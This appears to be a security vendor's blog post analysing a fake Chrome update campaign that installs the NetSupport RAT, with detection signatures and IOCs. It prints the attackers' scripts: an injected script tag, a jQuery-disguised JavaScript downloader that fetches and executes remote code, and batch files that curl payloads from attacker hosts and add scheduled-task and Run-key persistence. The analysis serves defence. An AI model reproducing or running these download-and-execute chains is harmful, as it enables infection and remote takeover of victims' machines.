Exploring New Techniques of Fake Browser Updates Leading to NetSupport RAT

trellix.com/about/newsroom/stories/research/new-techniques-of-fake-browser-updates/

Blogs

The latest cybersecurity trends, best practices, security vulnerabilities, and more

By Jonell Baltazar and Antonio Ribeiro · August 10, 2023

Trellix detected an ongoing campaign using fake Chrome browser updates to lure victims to install a remote administration software tool called NetSupport Manager. Malicious actors abuse this software to steal information and take control of victim computers. The detected campaign has similarity with previously reported SocGholish campaign, which was run by a suspected Russian threat actor. However, the link to SocGholish is not conclusive, and there are differences in the tools used.


This blog will discuss the detected campaign and the tactics used to deliver the final payload to victims, similarities, and differences with previously reported campaigns.

Joseph Tal, senior vice president of Trellix Advanced Research Center, said that "Chromium with 63.55% of market share is now the de facto most targeted browser for NetSupport RAT attacks, due to the global usage. Most large enterprise are using the Chromium browser as the main tool for web applications. I am concerned about low efficacy endpoint solutions that are unable to detect the types of attacks. Board room discussions should include this increasing attack surface as part of cyber' discussions. Organisations need holistic global threat intelligence and innovative security solutions to get the governance and tools needed to reduce the cyber risk."

Campaign overview


In late June 2023, the Trellix Advanced Research Center noticed a fake browser update campaign through the detection of the first stage JavaScript downloader. The campaign uses compromised sites to present a fake Chrome browser update to entice victims, leading them to install a remote administration software tool (RAT) called NetSupport Manager.

The compromised websites are injected with a simple HTML script tag that loads JavaScript content from the threat actor’s command and control server. The malicious script injection is likely automated and follows a certain directory structure.



```
<div class="copyright">&copy; [redacted] Chamber of Commerce</div>
</div>
<script src="https://cheetahsnv.com/cdn-js/wds.min.php" type="text/javascript"></script>
<div class="contact">
<div class="contact_info">[redacted]<br /><a href="tel:3[redacted]
```

Figure 1. Injected code in a compromised Chamber of Commerce web site.
Compromised sites may be identified by searching for the path, ‘/cdn-js/wds.min.php’. The success of this campaign depends on the reach of the compromised website. From Trellix telemetry, we found a recent compromise of a Chamber of Commerce website that has traffic from the Federal Government, financial institutions, and consulting services. The site is already cleaned of the injected script and was compromised for at least a day.



Google Chrome logo. Chrome is a fast, secure, free web browser.

The browser built by Google

Why keep Chrome updated

Keeping Chrome up to date allows you to take advantage of the latest Chrome features and security updates to keep you productive, secure, and mobile.

By downloading Chrome update, you agree to the Google Tearms of Service and Chrome and Chrome OS Additional Terms of Service

Figure 2. Fake browser update page.
The injected script in the compromised website leads to a fake browser update page as in Figure 2. This fake browser update theme leading to a NetSupport RAT is not new and was reported years ago. This lure was also used by SocGholish , where it also leads to the installation of NetSupport RAT. However, there is no conclusive evidence found to connect this current campaign to SocGholish.

The notable difference between the reported SocGholish campaign and the current one is in the tools used. SocGholish used PowerShell with WMI functionality to download and install the RAT. By contrast, this current campaign uses batch files (.BAT), VB scripts and the Curl tool instead of PowerShell scripts to download components and the RAT payload. This is described in detail in the following section.

Technical details




Compromised web site
Fake Chrome browser update page
UpdateInstall.zip is downloaded
UpdateInstall.zip
Browser_portable.js is executed
Chrome_update.js is loaded and executed
1.bat is downloaded and executed
b1.vbs, b2.vbs, b3.vbs, and 2.bat are dropped and executed by 1.bat
7zz.exe, tempy.7z, 2.bat are downloaded by the original 2.bat
Downloaded 2.bat is executed
NetSupport RAT is installed

Figure 3. Infection chain


Clicking the Update Chrome link found in the fake browser update page leads to the download of a ZIP archive, “UpdateInstall.zip”, which has an embedded malicious JavaScript file. The malicious script named, “Browser_portable.js”, is a downloader of the next stage.



```
//GWF
/*! jQuery v3.7.0
-ajax,-ajax/jsonp,-ajax/load,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipulation/_evalUrl,-deprecated/ajax-even
t-alias,-effects,-effects/animatedSelector,-effects/Tween | (c) OpenJS Foundation and other contributors | jquery.org/license */
(function Foos(){

function xcvxc(xccxv){
aa=Function('qqq',"return WScript.CreateObject(qqq)");
var ADO  = aa("MSXML2.ServerXMLHTTP.6.0");
ADO.open ("GET", xccxv, false);
ADO.send ();
return ADO.responseText
}

xczxc(xcvxc("https://altiordp.com/cdn/www.php"));
function xczxc(p){Function(p)()};

(function Foos(){

var bars = new Foos;/*DPA*/
```

Figure 4. Relevant “Browser_portable.js” code to load second stage.


In Figure 4, the file “Browser_portable.js” sends a request to the C2 to retrieve and execute yet another malicious JavaScript code. The second stage JavaScript, “Chrome_update.js”, uses some obfuscation and heavily padded with junk comment strings. Simplifying the code, we have Figure 5.



```
var LAoQxTwLcJkjFiheLSsozcykifbQfENaU=new ActiveXObject("MSXML2.XMLHTTP");
LAoQxTwLcJkjFiheLSsozcykifbQfENaU[("onreadystatechange")]=function() {
    if(LAoQxTwLcJkjFiheLSsozcykifbQfENaU[("readyState")]===(23479 - 23475)) {
    var ORhSAuknkYEALqWjMLgenKdZcsGyEC=new ActiveXObject("ADODB.Stream");
    ORhSAuknkYEALqWjMLgenKdZcsGyEC.open();
    ORhSAuknkYEALqWjMLgenKdZcsGyEC.type=(42058 - 42057);
    ORhSAuknkYEALqWjMLgenKdZcsGyEC.write(LAoQxTwLcJkjFiheLSsozcykifbQfENaU[("ResponseBody")]);
    ORhSAuknkYEALqWjMLgenKdZcsGyEC.position=(97899 - 97899);
    ORhSAuknkYEALqWjMLgenKdZcsGyEC.saveToFile("C://ProgramData//agEPADNaOfElLHN.bat", (43716 - 43714));
    ORhSAuknkYEALqWjMLgenKdZcsGyEC.close();
    }};
LAoQxTwLcJkjFiheLSsozcykifbQfENaU.open("GET", "https://ponraj.com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/1.bat?964084",
 false);
LAoQxTwLcJkjFiheLSsozcykifbQfENaU.send();

SgWqVGEkvyXKMtSJOqyMbrUQ = ActiveXObject("new:{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
rEFyJUjEXRqF=("cmd /c C://ProgramData//agEPADNaOfElLHN.bat");
SgWqVGEkvyXKMtSJOqyMbrUQ["RUN"](rEFyJUjEXRqF, 0, true);
```

Figure 5. Simplified second stage malicious JavaScript, “Chrome_update.js”.


The second stage script named, “Chrome_update.js”, is a downloader. It downloads a batch file, “1.bat”, in the local ‘C://ProgramData’ folder and executes it.



```
@echo off

:: R11fsKfsKfsfsRb

set "fdaa=set "
%fdaa%"gfgfs=C:\Prog"
%fdaa%"hghgdgdfsz=ramD"
%fdaa%"hyturdfgf=ata\"

:: R11KfsfsRb

%gfgfs%%hghgdgdfsz%%hyturdfgf%

set "fgdgh=set "
%fgdgh%"vbnvbv=Wscr"
%fgdgh%"jhgcvbc=ipt.Sh"
%fgdgh%"jhvbcs=ell"

:: R11KfsRb
%vbnvbv%%jhgcvbc%%jhvbcs%

set "ghjgr=set "
%ghjgr%"cvbcvbsds=WSc"
%ghjgr%"gfgxxc=rit.Ar"
%ghjgr%"hgvbcvbc=guments"

:: R11KfsfsRb

%cvbcvbsds%%gfgxxc%%hgvbcvbc%

:: R11KfsRb

echo CreateObject^(%vbnvbv%%jhgcvbc%%jhvbcs%^).Run  ^& %cvbcvbsds%%gfgxxc%%hgvbcvbc%^(0^) ^& , 0, False > "%tmp%/b1.vbs"
(echo if not exist "%tmp%/document.jpg" ^( curl -k "https://ponraj.com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/tempy.7z"
-o "%gfgfs%%hghgdgdfsz%%hyturdfgf%tempy.7z" ^) & echo "%tmp%/tempy.7z") > "%gfgfs%%hghgdgdfsz%%hyturdfgf%sett.bat"

echo CreateObject^(%vbnvbv%%jhgcvbc%%jhvbcs%^).Run  ^& %cvbcvbsds%%gfgxxc%%hgvbcvbc%^(0^) ^& , 0, False > "%tmp%/b2.vbs"
(echo if not exist "%tmp%/7z.exe" ^( curl -k "https://ponraj.com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/7zz.exe" -o "
%gfgfs%%hghgdgdfsz%%hyturdfgf%7zz.exe" ^) & echo "%tmp%/7zz.exe") > "%gfgfs%%hghgdgdfsz%%hyturdfgf%7z.bat"

echo CreateObject^(%vbnvbv%%jhgcvbc%%jhvbcs%^).Run  ^& %cvbcvbsds%%gfgxxc%%hgvbcvbc%^(0^) ^& , 0, False > "%tmp%/b3.vbs"
(echo if not exist "%tmp%/2.bat" ^( curl -k "https://ponraj.com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/2.bat" -o "
%gfgfs%%hghgdgdfsz%%hyturdfgf%2.bat" ^) & echo "%tmp%/2.bat") > "%gfgfs%%hghgdgdfsz%%hyturdfgf%2.bat"

cmd.exe /c %gfgfs%%hghgdgdfsz%%hyturdfgf%sett.bat"
cmd.exe /c %gfgfs%%hghgdgdfsz%%hyturdfgf%7z.bat"
cmd.exe /c %gfgfs%%hghgdgdfsz%%hyturdfgf%2.bat"
cmd.exe /c %gfgfs%%hghgdgdfsz%%hyturdfgf%2.bat"

:: KfsRfddssb
```

Figure 6. “1.bat” uses 'curl' to download further components

In Figure 6, the batch file “1.bat” drops VBScript and batch files. The VBScript files are still in development or act as a dummy as it is noted that the “Wscrit.Arguments” is misspelled and the scripts are not executed. By contrast, the batch files are executed and use “curl” to download further components. These components are the portable 7-zip file archiver, NetSupport Manager RAT software package, and finally the batch file, “2.bat”, to install and execute the RAT.



```
@echo off

:: ssRb3Z623ffd21fsRb
:: ssRb3Zfs3Z626fssRb

start /b /min xcopy /h /y 7zz.exe C:\ProgramData\ && start /b /min xcopy /h /y tempy.7z C:\ProgramData\ && start /b /min cmd /c
C:\ProgramData\7zz.exe x -y C:\ProgramData\tempy.7z  -oC:\ProgramData\ && TIMEOUT /T 3 && start /b /min SCHTASKS /create /F /tn "KAVYS" /tr "cmd.exe
/c C:\ProgramData\client32.exe" /sc minute /mo 8 /sd 01/01/2022 /st 00:00 && start /b /min cmd /c C:\ProgramData\client32.exe

set VCARTS=HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query "%VCARTS%" >nul 2>&1
  if %errorlevel% equ 0 (
    reg add "%VCARTS%" /v "KAVS" /t REG_SZ /d "C:\ProgramData\client32.exe" /f
  )
  ::fs
```

Figure 7. Downloaded “2.bat”

The NetSupport Manager RAT is extracted using the downloaded 7-zip utility and executed through scheduled tasks in the victim computer by the downloaded “2.bat” file. This batch file is also responsible for creating the persistence mechanism of the RAT to be executed upon system startup.

Looking at the configuration file of the RAT, “client32.ini”, the gateway address is set to 5.252.178.48. At this point, in which the RAT is downloaded and installed in the victim computer, the threat actors have gained almost complete control of the victim machine. They can now install more malware, exfiltrate data, scan the network and move laterally.

Conclusion

Various threat actors may employ almost similar techniques in their attacks if those techniques work and prove effective. In this campaign, we have observed that threat actors continue to actively use the lure of a fake browser update, which had been utilized in different attacks.

The abuse of readily available RATs continues as these are powerful tools capable of fulfilling the adversaries’ needs to carry out their attacks and achieve their objectives. While these RATs may not be constantly updated, the tools and techniques to deliver these payloads to potential victims will continue to evolve.

Threat actors continually update their TTPs to evade detection. They use available tools in the target environment to avoid unnecessary download and creation of custom components. They also use text-based or scripting languages that can be obfuscated in different ways, posing a challenge in creating static detection. In this campaign, a combination of native Windows OS scripting languages such as VBScript and Batch script were used together, along with the popular data transfer tool, curl, which has been available in Windows since 2017.

Detections

Product	**Signature**
Trellix Email Security Trellix Network Security Trellix VX Trellix Cloud MVX Trellix File Protect Trellix Detection As A Service	Malicious.LIVE.DTI.URL Phish.LIVE.DTI.URL Malicious.URL Trojan.Generic FEC_Downloader_JS_Generic_33 FE_Trojan_BAT_Generic_1 Suspicious Network Activity

Suspicious Process Informational Creating Schedule Tasks
Suspicious Process Launching Activity
Downloader.JS.Generic.MVX
PUP.NetSupport

Trellix Endpoint Security

BAT/Agent.dz
BAT/Agent.du
Potentially unwanted program NetSupportRAT.a (ED)

JS:Trojan.Cryxos.12957
JS:Trojan.Cryxos.12952

IOCs

URLs

```
hxxps://altiordp[.]com/cdn/www.php
hxxps://cheetahsnv[.]com/cdn-js/wds.min.php
hxxps://ponraj[.]com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/1.bat?
964084
hxxps://ponraj[.]com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/tempy.7z
hxxps://ponraj[.]com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/7zz.exe
hxxps://ponraj[.]com/05e2f56dd5d8c33a6c402a19629be61c__9336ebf25087d91c818ee6e9ec29f8c1/2.bat
```

Files

```
e67f8b91555993e6315ffa9b146c759b9eeac5208116667fa4b31c717ebe5398 *1.bat
675ede331d690fff93579f9767aa7f80cfbc9d4b99afe298ba3b456ee292ac71 *2.bat
c136b1467d669a725478a6110ebaaab3cb88a3d389dfa688e06173c066b76fcf *7zz.exe
00cf43f66d27692f25da1771dca7bf8c3c0e5aa78b35090013b013c17ceb0fff *Chrome_update.js
b9711d8d6d1fd59ea9276a70e0b37c28ae26a105c325448e5d62f7858d61b8c2 *UpdateInstaller.zip
7f976e221ece8acac5f6ea32d2ad427a9bcb237e6a6f754043265073cc004ce1 *Browser_portable.js
42679bd369a3b772c43b9ba20bf8a31a2593a360cfa2de77aa6d2023f9a0c109 *tempy.7z
```

NetSupport manager files

```
ffb1559beeaec3262be121c2f41d3d15bf193531b7a2b9a73abfef6d805bd64f *HINTSS.txt
3c072532bf7674d0c5154d4d22a9d9c0173530c0d00f69911cdbc2552175d899 *HTCTL32.DLL
f4e2f28169e0c88b2551b6f1d63f8ba513feb15beacc43a82f626b93d673f56d *NSM.LIC
60fe386112ad51f40a1ee9e1b15eca802ced174d7055341c491dee06780b3f92 *NSM.ini
956b9fa960f913cce3137089c601f3c64cc24c54614b02bba62abb9610a985dd *PCICHEK.DLL
```

```
38684adb2183bf320eb308a96cdbde8d1d56740166c3e2596161f42a40fa32d5 *PCICL32.DLL
6795d760ce7a955df6c2f5a062e296128efdb8c908908eda4d666926980447ea *TCCTL32.DLL
213af995d4142854b81af3cf73dee7ffe9d8ad6e84fda6386029101dbf3df897 *client32.exe
ae1399c7b00710cdd7c119bee4b42c107bfee79c399b27a497a19094150f53ad *client32.ini
8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18 *msvcr100.dll
d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368 *nskbfltr.inf
4bfa4c00414660ba44bddde5216a7f28aeccaa9e2d42df4bbff66db57c60522b *nsm_vpro.ini
2d6c6200508c0797e6542b195c999f3485c4ef76551aa3c65016587788ba1703 *pcicapi.dll
fc6f9dbdf4b9f8dd1f5f3a74cb6e55119d3fe2c9db52436e10ba07842e6c3d7c *putty.exe
fedd609a16c717db9bea3072bed41e79b564c4bc97f959208bfa52fb3c9fa814 *remcmdstub.exe
```

client32 config

```
[HTTP]
CMPI=60
GatewayAddress=5.252.178.48:443
GSK=GA;L@KDPHB
Port=443
SecondaryGateway=
SecondaryPort=
```

[1] https://www.mandiant.com/resources/blog/fake-software-update-abuses-netsupport-remote-access-tool

[2] https://www.proofpoint.com/us/blog/threat-insight/ta569-socgholish-and-beyond

This document and the information contained herein describes computer security research for educational purposes only and the convenience of Trellix customers.